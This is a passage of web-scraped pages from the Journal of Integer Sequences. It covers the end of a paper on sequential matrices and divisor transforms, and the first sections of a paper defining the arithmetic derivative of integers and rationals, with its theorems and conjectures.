$$\begin{aligned} & b_n + a_{n-1} d_2 + b_{n-2} d_3 + \cdots + h_2 d_{n-1} + d_n \\ = \; & a_n + b_{n-1} c_2 + a_{n-2} c_3 + \cdots + h_2' c_{n-1} + c_n, \end{aligned} \tag{8}$$

where $h_2 = a_2$ if n is odd, $h_2 = b_2$ if n is even; and $h_2' = b_2$ if n is odd, $h_2' = a_2$ if n is even.

Equations (8) show that each of the four sequences is determined by the other three. ■

Example 10. By (8), D is determined by A, B, C in accord with the recurrence

$$\begin{aligned} d_n = \; & a_n + c_2 b_{n-1} + c_3 a_{n-2} + c_4 b_{n-3} + \cdots + c_{n-1} h_2' + c_n \\ & -b_n - d_2 a_{n-1} - d_3 b_{n-2} - d_4 a_{n-3} \cdots - d_{n-1} h_2. \end{aligned} \tag{9}$$

Suppose $a_n = b_n = c_{n-2} = 0$ for $n \geq 3$. Then by (9),

$$d_n = \begin{cases} -b_2 d_{n-1} - a_3 d_{n-2}, & \text{if } n \text{ is even;} \\ -a_2 d_{n-1} - b_3 d_{n-2}, & \text{if } n \text{ is odd;} \end{cases}$$

for $n \geq 4$, with $d_1 = 1$, $d_2 = a_2 - b_2$, $d_3 = a_3 - a_2 d_2 - b_3 d_1$. If $(a_1, a_2, a_3) = (1, -1, -1)$ and $(b_1, b_2, b_3) = (1, -2, -1)$ and $c_1 = 1$, then

$$D = (1, 1, 1, 3, 4, 11, 15, 41, 56, 153, \ldots),$$

which, except for the initial 1, is the sequence of denominators of the convergents to $\sqrt{3}$, indexed in [4] as A002530. In this example, $\langle A; B\rangle \cdot \langle C; D\rangle$ is the sequential matrix with first three terms $1, -1, -1$ and all others zero.

Theorem 5. *If A, B, C in G are given and $|a_2| = 1$, then there exists a unique sequence D in G such that $\langle A; B\rangle \cdot \langle C; D\rangle = \langle C; D\rangle \cdot \langle A; B\rangle$.*

Proof: Write $\langle A; B\rangle \cdot \langle C; D\rangle$ as (s_{ij}) and $\langle C; D\rangle \cdot \langle A; B\rangle$ as (t_{ij}). Equating $s_{n+1,1}$ and $t_{n+1,1}$ and solving for d_n give

$$d_n = \frac{1}{a_2}(u_n - v_n) \tag{10}$$

for $n \geq 3$, where

$$u_n = \begin{cases} c_2b_n + c_3a_{n-1} + c_4b_{n-2} + \cdots + c_na_2, & \text{if } n \text{ is odd;} \\ c_2b_n + c_3a_{n-1} + c_4b_{n-2} + \cdots + c_nb_2, & \text{if } n \text{ is even;} \end{cases}$$

$$v_n = \begin{cases} a_3c_{n-1} + a_4d_{n-2} + \cdots + a_nc_2, & \text{if } n \text{ is odd;} \\ a_3c_{n-1} + a_4d_{n-2} + \cdots + a_nd_2, & \text{if } n \text{ is even;} \end{cases}$$

with $d_1 = 1$, $d_2 = b_2c_2/a_2$. A sequence D is now determined by (10); we shall refer to the foregoing as part 1.

It is necessary to check that the equations $s_{n+1,2} = t_{n+1,2}$ implied by

$$\langle A; B\rangle \cdot \langle C; D\rangle = \langle C; D\rangle \cdot \langle A; B\rangle$$

do not impose requirements on the sequence D that are not implied by those already shown to determine D. In fact, the equations $s_{n+1,2} = t_{n+1,2}$ with initial value $d_1 = 1$ determine exactly the same sequence D. To see that this is so, consider the mapping $\langle A; B\rangle' = \langle B; A\rangle$. It is easy to prove the following lemma:

$$(\langle A; B\rangle \cdot \langle C; D\rangle)' = \langle B; A\rangle \cdot \langle D; C\rangle .$$

By part 1 applied to $\langle B; A\rangle \cdot \langle D; C\rangle$ and $\langle D; C\rangle \cdot \langle B; A\rangle$, the first column of $\langle B; A\rangle \cdot \langle D; C\rangle$ equals the first column of $\langle D; C\rangle \cdot \langle B; A\rangle$. Therefore, by the lemma, the second column of $\langle A; B\rangle \cdot \langle C; D\rangle$ equals the second column of $\langle C; D\rangle \cdot \langle A; B\rangle$, which is to say that the equations $s_{n+1,2} = t_{n+1,2}$ hold. ■

Example 11. Let $a_1 = 1$, $a_2 = 1$, and $a_n = 0$ for $n \geq 3$. Let B be the Fibonacci sequence. Let $C = (1, 1, 0, 1, 0, 0, \ldots)$, with $c_n = 0$ for $n \geq 5$. Then D is given by $d_1 = 1$, $d_2 = 1$, $d_3 = 2$, and $d_n = L_{n-1}$ for $n \geq 4$, where (L_n) is the Lucas sequence, as in Example 1. Writing $\langle A; B\rangle \cdot \langle C; D\rangle$ as $\langle U, V\rangle$, we have $\langle U, V\rangle = \langle C; D\rangle \cdot \langle A; B\rangle$, where $U = (1, 2, 1, 3, 4, 7, 11, 18, \ldots)$ and $V = (1, 2, 5, 9, 20, 32, 66, 105, 207, \ldots)$.

5 Generalization of Theorem 4

It is natural to ask what sort of generalization Theorem 4 has for $m \geq 3$. The notation $\langle A; B\rangle$ used for matrices in $\mathbb{G}^{(2)}$ is now generalized in the obvious manner to $\langle A_1, A_2, \ldots, A_m\rangle$ in $\mathbb{G}^{(m)}$, where A_i is a sequence $(a_{i1}, a_{i2}, \ldots)$ having $a_{i1} = 1$, for $i = 1, 2, \ldots, m$.

Theorem 4A. *Suppose $A_1, A_2, \ldots, A_m$ and B_i for some i satisfying $1 \leq i \leq m$ are given. Then sequences B_j for $j \neq i$ are uniquely determined by the condition that $\langle A_1, A_2, \ldots, A_m\rangle \cdot \langle B_1, B_2, \ldots, B_m\rangle$ be a sequential matrix. Conversely, suppose $B_1, B_2, \ldots, B_m$ and A_i for some i satisfying $1 \leq i \leq m$ are given. Then sequences A_j for $j \neq i$ are uniquely determined by the condition that $\langle A_1, A_2, \ldots, A_m\rangle \cdot \langle B_1, B_2, \ldots, B_m\rangle$ be a sequential matrix.*

Proof: Let $U = AB$. For given A, each column of B uniquely determines the corresponding column of U, and each column of U determines the corresponding column of B. Thus, under

the hypothesis that a particular column B_i of B is given, the equation $U = AB$ determines the corresponding column of U. Consequently, as U is a sequential matrix, every column of U is determined, and this implies that every column of B is determined.

For the converse, suppose B, together with just one column A_i of A, are given, and that the product $U = AB$ is sequential. As a first induction step,

$$a_{21}b_{11} + a_{22}b_{21} = a_{32}b_{22} + a_{33}b_{32} = \cdots \ . \tag{11}$$

As $a_{i+1,i}$ is given, equations (11) show that $a_{h+1,h}$ is determined for all $h \geq 1$. Assume for arbitrary $k \geq 1$ that $a_{h+j,h}$ is determined for all j satisfying $1 \leq j \leq k$, for all $h \geq 1$. As U is sequential,

$$\begin{aligned} & a_{k+1,1}b_{11} + a_{k+1,2}b_{21} + \cdots + a_{k+1,k+1}b_{k+1,1} \\ = \ & a_{k+2,2}b_{22} + a_{k+2,3}b_{32} + \cdots + a_{k+2,k+2}b_{k+2,2} \\ = \ & \cdots \ . \end{aligned} \tag{12}$$

As $a_{k+i,i}$ is given, equations (12) and the induction hypothesis show that $a_{k+h,h}$ is determined for all $h \geq 1$. Thus, by induction, A is determined. ■

Theorem 4A shows that Theorem 4 extends to $\mathbb{G}^{(m)}$. The method of proof of Theorem 4A clearly applies to $\mathbb{G}$, so that Theorem 4A extends to $\mathbb{G}$.

6 Transformations involving divisors

We return to the general group $(\mathbb{G}, \cdot)$ for a discussion of several specific matrix transformations involving divisors of integers. The first is given by the left summatory matrix,

$$T(n,k) = \begin{cases} 1, & \text{if } k|n; \\ 0, & \text{otherwise.} \end{cases}$$

The inverse of T is the left Möbius transformation matrix. The matrices T and T^{-1} are indexed as A077049 and A077050 in [4], where transformations by T and T^{-1} of selected sequences in $\mathcal{G}$ are referenced. In general, if A is a sequence written as an infinite column vector, then

$$T \cdot A = \{\sum_{k|n} a_k\} \qquad \text{and} \qquad T^{-1} \cdot A = \{\sum_{k|n} \mu(k)a_k\},$$

that is, the summatory sequence of A and the Möbius transform of A, respectively.

Next, define the *left summing matrix* $S = \{s(n,k)\}$ and the *left differencing matrix* $D = \{d(n,k)\}$ by

$$\begin{aligned} s(n,k) &= \begin{cases} 1, & \text{if } k \leq n; \\ 0, & \text{otherwise.} \end{cases} \\ d(n,k) &= \begin{cases} (-1)^{n+k}, & \text{if } k = n \text{ or } k = n-1; \\ 0, & \text{otherwise.} \end{cases} \end{aligned}$$

Note that $D = S^{-1}$.

Example 12. Suppose that a sequence $C = (1, c_2, c_3, \ldots)$ in $\mathcal{G}$ is transformed to a sequence $A = (1, a_2, a_3, \ldots)$ by the sums $a_n = \sum_{k=1}^{n} c_k \lfloor n/k \rfloor$. In order to solve this system of equations, let $U(n,k) = \lfloor n/k \rfloor$ for $k \geq 1$, $n \geq 1$. Then $U = S \cdot T$, so that $U^{-1} = T^{-1} \cdot D$, which means that

$$c_n = \sum_{d|n} \mu(d)(a_{n/d} - a_{n/d-1}),$$

where $a_0 := 0$. If $a_n = 1$ for every $n \geq 1$, then $c_n = \mu(n)$. If $a_n = n$, then C is the convolutory identity, $(1, 0, 0, 0, \ldots)$. If $a_n = \binom{n+1}{2}$, then $c_n = \varphi(n)$. If $a_n = \binom{n+2}{3}$, then C is the sequence indexed as A000741 in [4] and discussed in [1] in connection with compositions of integers with relatively prime summands.

References

[1] H. W. Gould, Binomial coefficients, the bracket function, and compositions with relatively prime summands, *Fibonacci Quart.* **2** (1964) 241–260.

[2] Steven Roman, *The Umbral Calculus,* Academic Press, *New York, 1984.*

[3] Louis W. Shapiro, Seyoum Getu, Wen-Jin Woan, and Leon C. Woodson, The Riordan group, *Disc. Appl. Math.* **34** (1991) 229–239.

[4] N. J. A. Sloane *The On-Line Encyclopedia of Integer Sequences*, http://www.research.att.com/~njas/sequences.

2000 *Mathematics Subject Classification*: Primary 11A25.
Keywords: Appell sequence, convolution, Fibonacci sequence, linear recurrence, Riordan group, sequential matrix.

(Concerned with sequences A000045, A000108 A000142 A000201 A000204 A000741 A000984 A002530 A047749 A077049 A077050 A077605 A077606.)

Received November 13, 2002; revised versions received January 28, 2003; September 2, 2003. Published in *Journal of Integer Sequences*, September 8, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.3.4

How to Differentiate a Number

Victor Ufnarovski
Centre for Mathematical Sciences
Lund Institute of Technology
P.O. Box 118
SE-221 00 Lund
Sweden

Bo Åhlander
KTH/2IT
Electrum 213
164 40 Kista
Sweden

Abstract:

We define the derivative of an integer to be the map sending every prime to 1 and satisfying the Leibnitz rule. The aim of the article is to consider the basic properties of this map and to show how to generalize the notion to the case of rational and arbitrary real numbers. We make some conjectures and find some connections with Goldbach's Conjecture and the Twin Prime Conjecture. Finally, we solve the easiest associated differential equations and calculate the generating function.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A003415 .)

Received April 4, 2003; revised version received July 27, 2003. Published in *Journal of Integer Sequences* September 17, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.4

How to Differentiate a Number

Victor Ufnarovski
Centre for Mathematical Sciences
Lund Institute of Technology
P.O. Box 118
SE-221 00 Lund
Sweden
ufn@maths.lth.se

Bo Åhlander
KTH/2IT
Electrum 213
164 40 Kista
Sweden
ahlboa@isk.kth.se

Abstract. We define the derivative of an integer to be the map sending every prime to 1 and satisfying the Leibnitz rule. The aim of the article is to consider the basic properties of this map and to show how to generalize the notion to the case of rational and arbitrary real numbers. We make some conjectures and find some connections with Goldbach's Conjecture and the Twin Prime Conjecture. Finally, we solve the easiest associated differential equations and calculate the generating function.

1 A derivative of a natural number

Let n be a positive integer. We would like to define a derivative n' such that $(n, n') = 1$ if and only if n is square-free (as is the case for polynomials). It would be nice to preserve some natural properties, for example $(n^k)' = kn^{k-1}n'$. Because $1^2 = 1$ we should have $1' = 0$ and $n' = (1 + 1 \cdots + 1)' = 0$, if we want to preserve linearity. But if we ignore linearity and use the Leibnitz rule only, we will find that it is sufficient to define p' for primes p. Let us try to define n' by using two natural rules:

- $p' = 1$ for any prime p,

- $(ab)' = a'b + ab'$ for any $a, b \in \mathbf{N}$ (Leibnitz rule).

For instance,

$$6' = (2 \cdot 3)' = 2' \cdot 3 + 2 \cdot 3' = 1 \cdot 3 + 2 \cdot 1 = 5.$$

Here is a list of the first 18 positive integers and their first, second and third derivatives:

n	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
n'	0	1	1	4	1	5	1	12	6	7	1	16	1	9	8	32	1	21
n''	0	0	0	4	0	1	0	16	5	1	0	32	0	6	12	80	0	10
n'''	0	0	0	4	0	0	0	32	1	0	0	80	0	5	16	176	0	7

It looks quite unusual but first of all we need to check that our definition makes sense and is well-defined.

Theorem 1 *The derivative n' can be well-defined as follows: if $n = \prod_{i=1}^{k} p_i^{n_i}$ is a factorization in prime powers, then*

$$n' = n \sum_{i=1}^{k} \frac{n_i}{p_i}. \tag{1}$$

It is the only way to define n' that satisfies desired properties.

Proof. Because $1' = (1 \cdot 1)' = 1' \cdot 1 + 1 \cdot 1' = 2 \cdot 1'$, we have only one choice for $1'$: it should be zero. Induction and Leibnitz rule show that if the derivative is well-defined, it is uniquely determined. It remains to check that the equation (1) is consistent with our conditions. It is evident for primes and clear that (1) can be used even when some n_i are equal to zero. Let $a = \prod_{i=1}^{k} p_i^{a_i}$ and $b = \prod_{i=1}^{k} p_i^{b_i}$. Then according to (1) the Leibnitz rule looks as

$$ab \sum_{i=1}^{k} \frac{a_i + b_i}{p_i} = \left(a \sum_{i=1}^{k} \frac{a_i}{p_i} \right) b + a \left(b \sum_{i=1}^{k} \frac{b_i}{p_i} \right)$$

and the consistency is clear. ■

For example

$$(60)' = (2^2 \cdot 3 \cdot 5)' = 60 \cdot \left(\frac{2}{2} + \frac{1}{3} + \frac{1}{5} \right) = 60 + 20 + 12 = 92.$$

We can extend our definition to $0' = 0$, and it is easy to check that this does not contradict the Leibnitz rule.

Note that linearity does not hold in general; for many a, b we have $(a + b)' \neq a' + b'$. Furthermore $(ab)'' \neq a'' + 2a'b' + b''$ because we need linearity to prove this. It would be interesting to describe all the pairs (a, b) that solve the differential equation $(a+b)' = a'+b'$. We can find one of the solutions, $(4, 8)$ in our table above. This solution can be obtained from the solution $(1, 2)$ by using the following result.

Theorem 2 *If $(a+b)' = a' + b'$, then for any natural k, we have*

$$(ka+kb)' = (ka)' + (kb)'.$$

The same holds for the inequalities

$$(a+b)' \geq a' + b' \Rightarrow (ka+kb)' \geq (ka)' + (kb)',$$

$$(a+b)' \leq a' + b' \Rightarrow (ka+kb)' \leq (ka)' + (kb)'.$$

Moreover, all these can be extended for linear combinations, for example:

$$(\sum \gamma_i a_i)' = \sum \gamma_i (a_i)' \Rightarrow (k \sum \gamma_i a_i)' = \sum \gamma_i (ka_i)'.$$

Proof. The proof is the same for all the cases, so it is sufficient to consider only one of them, for example the case $\geq$ with two summands:

$$(ka+kb)' = (k(a+b))' = k'(a+b) + k(a+b)' =$$

$$k'a + k'b + k(a+b)' \geq k'a + k'b + ka' + kb' = (ka)' + (kb)'.$$

■

Corollary 1

$$(3k)' = k' + (2k)'; (2k)' \geq 2k'; (5k)' \leq (2k)' + (3k)'; (5k)' = (2k)' + 3(k)'.$$

Proof.

$$3' = 1' + 2'; 2' \geq 1' + 1'; 5' \leq 2' + 3'; 5' = 2' + 3 \cdot 1'.$$

■

Here is the list of all (a, b) with $a < b \leq 100, \gcd(a, b) = 1$, for which $(a+b)' = a' + b'$:

$$(1,2), (4,35), (4,91), (8,85), (11,14), (18,67), (26,29),$$

$$(27,55), (35,81), (38,47), (38,83), (50,79), (62,83), (95,99).$$

A similar result is

Theorem 3 *For any natural $k > 1$,*

$$n' \geq n \Rightarrow (kn)' > kn.$$

Proof.

$$(kn)' = k'n + kn' > kn' \geq kn.$$

■

The following theorem shows that every $n > 4$ that is divisible by 4 satisfies the condition $n' > n$.

Theorem 4 *If $n = p^p \cdot m$ for some prime p and natural $m > 1$, then $n' = p^p(m + m')$ and $\lim_{k\to\infty} n^{(k)} = \infty$.*

Proof. According to the Leibnitz rule and (1), $n' = (p^p)' \cdot m + p^p \cdot m' = p^p(m + m') > n$ and by induction $n^{(k)} \geq n + k$. ■

The situation changes when the exponent of p is less than p.

Theorem 5 *Let p^k be the highest power of prime p that divides the natural number n. If $0 < k < p$, then p^{k-1} is the highest power of p that divides n'. In particular, all the numbers $n, n', n'', \ldots, n^{(k)}$ are distinct.*

Proof. Let $n = p^k m$. Then $n' = kp^{k-1}m + p^k m' = p^{k-1}(km + pm')$, and the expression inside parentheses is not divisible by p. ■

Corollary 2 *A positive integer n is square-free if and only if $(n, n') = 1$.*

Proof. If $p^2|n$, then $p|n'$ and $(n, n') > 1$. On the other hand, if $p|n$ and $p|n'$ then $p^2|n$. ■

2 The equation $n' = n$

Let us solve some differential equations (using our definition of derivative) in positive integers.

Theorem 6 *The equation $n' = n$ holds if and only $n = p^p$, where p is any prime number. In particular, it has infinitely many solutions in natural numbers.*

Proof. If prime p divides n, then according to Theorem 5, at least p^p should divide n or else $n' \neq n$. But Theorem 4 implies that in this case $n = p^p$, which according to (1) is evidently equal to n'. ■

Thus, considering the map $n \longrightarrow n'$ as a dynamical system, we have a quite interesting object. Namely, we have infinitely many fixed points, 0 is a natural attractor, because all the primes after two differentiations become zero. Now it is time to formulate the first open problem.

Conjecture 1 *There exist infinitely many composite numbers n such that $n^{(k)} = 0$ for sufficiently large natural k.*

As we will see later, the Twin Prime Conjecture would fail if this conjecture is false. Preliminary numerical experiments show that for non-fixed points either the derivatives $n^{(k)}$ tend to infinity or become zero; however, we do not know how to prove this.

Conjecture 2 *Exactly one of the following could happen: either $n^{(k)} = 0$ for sufficiently large k, or $\lim_{k\to\infty} n^{(k)} = \infty$, or $n = p^p$ for some prime p.*

According to Theorem 4, it is sufficient to prove that, for some k, the derivative $n^{(k)}$ is divisible by p^p (for example by 4). In particularly we do not expect periodic point except fixed points p^p.

Conjecture 3 *The differential equation $n^{(k)} = n$ has only trivial solutions p^p for primes p.*

Theorem 5 gives some restrictions for possible nontrivial periods: if p^k divides n the period must be at least $k + 1$.

Conjecture 3 is not trivial even in special cases. Suppose, for example, that n has period 2, i.e. $m = n' \neq n$ and $m' = n$. According to Theorem 4 and Theorem 5, both n and m should be the product of distinct primes: $n = \prod_{i=1}^{k} p_i$, $m = \prod_{j=1}^{l} q_j$, where all primes p_i are distinct from all q_j. Therefore, our conjecture in this case is equivalent to the following:

Conjecture 4 *For any positive integers k, l, the equation*

$$\left(\sum_{i=1}^{k} \frac{1}{p_i}\right)\left(\sum_{j=1}^{l} \frac{1}{q_j}\right) = 1$$

has no solutions in distinct primes.

3 The equation $n' = a$

We start with two easy equations.

Theorem 7 *The differential equation $n' = 0$ has only one positive integer solution $n = 1$.*

Proof. Follows immediately from (1). ■

Theorem 8 *The differential equation $n' = 1$ in natural numbers has only primes as solutions.*

Proof. If the number is composite then according to Leibnitz rule and the previous theorem, the derivative can be written as the sum of two positive integers and is greater than 1. ■

All other equations $n' = a$ have only finitely many solutions, if any.

Theorem 9 *([1]) For any positive integer n*

$$n' \leq \frac{n \log_2 n}{2}. \tag{2}$$

If n is not a prime, then

$$n' \geq 2\sqrt{n}. \tag{3}$$

More generally, if n is a product of k factors larger than 1, then

$$n' \geq k n^{\frac{k-1}{k}}. \tag{4}$$

Proof. If $n = \prod_{i=1}^{k} p_i^{n_i}$, then

$$n \geq \prod_{i=1}^{k} 2^{n_i} \Rightarrow \log_2 n \geq \sum_{i=1}^{k} n_i.$$

According to (1) we now have

$$n' = n \sum_{i=1}^{k} \frac{n_i}{p_i} \leq \frac{n \sum_{i=1}^{k} n_i}{2} \leq \frac{n \log_2 n}{2}.$$

If $n = n_1 n_2 n_3 \cdots n_k$ then, according to the Leibnitz rule,

$$n' = n_1' n_2 n_3 \cdots n_k + n_1 n_2' n_3 \cdots n_k + n_1 n_2 n_3' \cdots n_k + \ldots + n_1 n_2 n_3 \cdots n_k' \geq$$

$$n_2 n_3 n_4 \cdots n_k + n_1 n_3 n_4 \cdots n_k + n_1 n_2 n_4 \cdots n_k + \ldots + n_1 n_2 \cdots n_{k-1} =$$

$$n\left(\frac{1}{n_1} + \frac{1}{n_2} + \ldots + \frac{1}{n_k}\right) \geq n \cdot k \left(\frac{1}{n_1} \cdot \frac{1}{n_2} \cdots \frac{1}{n_k}\right)^{\frac{1}{k}} = k \cdot n \cdot n^{\frac{-1}{k}} = k \cdot n^{\frac{k-1}{k}}.$$

Here we have replaced the arithmetic mean by the geometric mean. ■

Note that bounds (2) and (4) are exact for $n = 2^k$.

Corollary 3 *If the differential equation $n' = a$ has any solution in natural numbers, then it has only finitely many solutions if $a > 1$.*

Proof. The number n cannot be a prime. According to (3) the solutions must be no greater than $\frac{a^2}{4}$. ■

What about the existence of solutions? We start with the even numbers.

Conjecture 5 *The differential equation $n' = 2b$ has a positive integer solution for any natural number $b > 1$.*

A motivation for this is the famous

Conjecture 6 (Goldbach Conjecture) *Every even number larger than 3 is a sum of two primes.*

So, if $2b = p + q$, then $n = pq$ is a solution that we need. Inequality (3) helps us easy to prove that the equation $n' = 2$ has no solutions. What about odd numbers larger than 1? It is easy to check with the help of (3) that the equation $n' = 3$ has no solutions. For $a = 5$ we have one solution and more general have a theorem:

Theorem 10 *Let p be a prime and $a = p + 2$. Then $2p$ is a solution for the equation $n' = a$.*

Proof. $(2p)' = 2'p + 2p' = p + 2$. ■

Some other primes also can be obtained as a derivative of a natural number (e.g. 7), but it is more interesting which of numbers cannot. Here is a list of all $a \leq 1000$ for which the equation $n' = a$ has no solutions (obtained using Maple and (3)):

$$2, 3, 11, 17, 23, 29, 35, 37, 47, 53, 57, 65, 67, 79, 83, 89, 93, 97, 107, 117, 125, 127,$$

$$137, 145, 149, 157, 163, 173, 177, 179, 189, 197, 205, 207, 209, 217, 219, 223, 233,$$

$$237, 245, 257, 261, 277, 289, 303, 305, 307, 317, 323, 325, 337, 345, 353, 367, 373,$$

$$377, 379, 387, 389, 393, 397, 409, 413, 415, 427, 429, 443, 449, 453, 457, 473, 477,$$

$$485, 497, 499, 509, 513, 515, 517, 529, 531, 533, 537, 547, 553, 561, 569, 577, 593,$$

$$597, 605, 613, 625, 629, 639, 657, 659, 665, 673, 677, 681, 683, 697, 699, 709, 713,$$

$$715, 733, 747, 749, 757, 765, 769, 777, 781, 783, 785, 787, 793, 797, 805, 809, 817,$$

$$819, 827, 833, 835, 845, 847, 849, 853, 857, 869, 873, 877, 881, 891, 895, 897, 907,$$

$$917, 925, 933, 937, 947, 953, 963, 965, 967, 981, 989, 997.$$

Note that a large portion of them (69 from 153) are primes, one of them ($529 = 23^2$) is a square, and some of them (e.g. $765 = 3^2 \cdot 5 \cdot 17$) have at least 4 prime factors. In general it is interesting to investigate the behavior of the "integrating" function $I(a)$ which calculates for every a the set of solutions of the equation $n' = a$ and its weaker variant $i(a)$ that calculates the number of such solutions. As we have seen above $I(0) = \{0, 1\}$, $I(1)$ consist of all primes and $i(2) = i(3) = i(11) = \cdots = i(997) = 0$. Here is a list of the those numbers $a \leq 100$ that have more than one "integral" (i.e. $i(a) \geq 2$). For example 10 has two "integrals" (namely $I(10) = \{21, 25\}$) and 100 has six ($I(100) = \{291, 979, 1411, 2059, 2419, 2491\}$).

```
[10, 2], [12, 2], [14, 2], [16, 3], [18, 2], [20, 2],
[21, 2], [22, 3], [24, 4], [26, 3], [28, 2], [30, 3],
[31, 2], [32, 4], [34, 4], [36, 4], [38, 2], [39, 2],
[40, 3], [42, 4], [44, 4], [45, 2], [46, 4], [48, 6],
[50, 4], [52, 3], [54, 5], [55, 2], [56, 4], [58, 4],
[60, 7], [61, 2], [62, 3], [64, 5], [66, 6], [68, 3],
[70, 5], [71, 2], [72, 7], [74, 5], [75, 3], [76, 5],
[78, 7], [80, 6], [81, 2], [82, 5], [84, 8], [86, 5],
[87, 2], [88, 4], [90, 9], [91, 3], [92, 6], [94, 5],
[96, 8], [98, 3], [100, 6].
```

Note that only three of them are primes. To complete the picture it remains to list the set of those $a <= 100$ for which $i(a) = 1$.

$$4, 5, 6, 7, 8, 9, 13, 15, 19, 25, 27, 33, 41,$$

$$43, 49, 51, 59, 63, 69, 73, 77, 85, 95, 99.$$

Theorem 11 *The function $i(n)$ is unbounded for $n > 1$.*

Proof. Suppose that $i(n) < C$ for all $n > 1$ for some constant C. Then

$$\sum_{k=2}^{2n} i(k) < 2Cn$$

for any n. But for any two primes p, q the product pq belongs to $I(p+q)$ thus

$$\sum_{k=2}^{2n} i(k) > \sum_{p \le q \le n}{}' 1 = \frac{\pi(n)(\pi(n)+1)}{2} > \frac{\pi(n)^2}{2},$$

where $\sum'$ means that the sum runs over the primes, and $\pi(n)$ is the number of primes not exceeding n. This leads to the inequality

$$2Cn > \frac{\pi(n)^2}{2} \Rightarrow \pi(n) < 2\sqrt{Cn},$$

which contradicts the known asymptotic behavior $\pi(n) \approx \frac{n}{\ln n}$. ■

It would be interesting to prove a stronger result.

Conjecture 7 *For any nonnegative m there exists infinitely many a such that $i(a) = m$.*

Another related conjecture is the following:

Conjecture 8 *There exists an infinite sequence a_n of different natural numbers such that $a_1 = 1, (a_n)' = a_{n-1}$ for $n = 2, 3 \ldots$*

Here is an example of possible beginning of such a sequence:

$$1 \leftarrow 7 \leftarrow 10 \leftarrow 25 \leftarrow 46 \leftarrow 129 \leftarrow 170 \leftarrow 501 \leftarrow 414 \leftarrow 2045.$$

The following table shows the maximum of $i(n)$ depending of the number m of (not necessary different) prime factors in the factorization of n for $n \le 1000$.

m	1	2	3	4	5	6	7	8	9
$i(n)$	8	22	35	46	52	52	40	47	32

The next more detailed picture shows the distribution of $i(n)$ depending of the number m for $i(n) < 33$. Note that maximum possible $i(n)$ is equal 52, so we have only part of a possible table. We leave to the reader the pleasure of making some natural conjectures.

$i(n)\backslash m$	1	2	3	4	5	6	7	8	9
0	69	49	28	6	1	0	0	0	0
1	46	89	35	8	3	1	0	0	0
2	25	44	18	7	1	0	0	0	0
3	13	16	17	7	0	0	0	0	0
4	9	12	8	5	2	0	1	0	0
5	2	6	3	4	0	1	0	0	0
6	1	7	8	1	2	0	0	0	0
7	1	10	4	3	2	1	0	0	0
8	2	3	8	3	2	2	0	1	0
9	0	8	6	7	4	0	0	0	0
10	0	3	7	5	1	1	0	0	0
11	0	8	13	2	1	2	0	0	0
12	0	4	4	5	2	0	1	0	1
13	0	3	10	5	2	2	1	0	0
14	0	7	7	5	4	1	1	0	0
15	0	8	8	3	3	1	0	0	0
16	0	1	15	6	5	1	0	0	0
17	0	10	4	8	2	0	0	0	0
18	0	3	4	5	2	1	1	0	0
19	0	4	5	9	4	2	1	1	0
20	0	3	7	1	0	1	0	1	0
21	0	0	5	2	4	3	0	1	0
22	0	1	2	5	1	0	1	0	0
23	0	0	4	1	1	1	2	0	0
24	0	0	1	6	3	1	0	0	0
25	0	0	3	2	1	1	0	0	0
26	0	0	1	2	4	1	0	1	0
27	0	0	2	1	2	1	0	0	0
28	0	0	1	1	0	1	1	0	0
29	0	0	2	2	1	0	1	0	0
30	0	0	1	1	1	0	0	0	0
31	0	0	1	4	3	0	0	0	0
32	0	0	0	6	1	1	1	0	1

4 The equation $n'' = 1$

The main conjecture for the second-order equations is the following:

Conjecture 9 *The differential equation $n'' = 1$ has infinitely many solutions in natural numbers.*

Theorem 10 shows that $2p$ is a solution if $p, p+2$ are primes. So the following famous conjecture would be sufficient to prove.

Conjecture 10 *(**prime twins**) There exists infinitely many pairs $p, p+2$ of prime numbers.*

The following problem is another alternative which would be sufficient:

Conjecture 11 *(**prime triples**) There exists infinitely many triples p, q, r of prime numbers such that $P = pq + pr + qr$ is a prime.*

Such a triple gives a solution $n = pqr$ to our equation, because $n' = P$. In reality all the solutions can be described as follows.

Theorem 12 *A number n is a solution of the differential equation $n'' = 1$ if and only if the three following conditions are valid:*

1. *The number n is a product of different primes: $n = \prod_{i=1}^{k} p_i$.*
2. *$\sum_{i=1}^{k} 1/p_i = \frac{p}{n}$, where p is a prime.*
3. *If k is even, then the smallest prime of p_i should be equal to 2.*

Proof. If $n = p^2 m$ for some prime p then $n' = p(2m + pm')$ is not prime and according to Theorem 8 the number n cannot be a solution. So, it is a product of different primes. Then the second condition means that n' is a prime and by Theorem 8 it is necessary and sufficient to be a solution. As to the number k of factors it cannot be even if all primes p_i are odd, because n' in this case is (as the sum of k odd numbers) even and larger than two. ■

5 Derivative for integers

It is time to extend our definition to integers.

Theorem 13 *A derivative is uniquely defined over the integers by the rule*

$$(-x)' = -x'.$$

Proof. Because $(-1)^2 = 1$ we should have (according to the Leibnitz rule) $2(-1)' = 0$ and $(-1)' = 0$ is the only choice. After that $(-x)' = ((-1) \cdot x)' = 0 \cdot x' + (-1) \cdot x' = -x'$ is the only choice for negative $-x$ and as a result is true for positive integers also. It remains to check that the Leibnitz rule is still valid. It is sufficient to check that it is valid for $-a$ and b if it was valid for a and b. It follows directly:

$$((-a) \cdot b)' = -(a \cdot b)' = -(a' \cdot b + a \cdot b') = -a' \cdot b + (-a) \cdot b' = (-a)' \cdot b + (-a) \cdot b'.$$

■

6 Derivative for rational numbers

The next step is to differentiate a rational number. We start from the positive rationals. The shortest way is to use (1). Namely, if $x = \prod_{i=1}^{k} p_i^{x_i}$ is a a factorization of a rational number x in prime powers, (where some x_i may be negative) then we put

$$x' = x \sum_{i=1}^{k} \frac{x_i}{p_i} \tag{5}$$

and the same proof as in Theorem 1 shows that this definition is still consistent with the Leibnitz rule.

Here is a table of derivatives of i/j for small i, j.

i/j	1	2	3	4	5	6	7	8	9	10
1	0	$\frac{-1}{4}$	$\frac{-1}{9}$	$\frac{-1}{4}$	$\frac{-1}{25}$	$\frac{-5}{36}$	$\frac{-1}{49}$	$\frac{-3}{16}$	$\frac{-2}{27}$	$\frac{-7}{100}$
2	1	0	$\frac{1}{9}$	$\frac{-1}{4}$	$\frac{3}{25}$	$\frac{-1}{9}$	$\frac{5}{49}$	$\frac{-1}{4}$	$\frac{-1}{27}$	$\frac{-1}{25}$
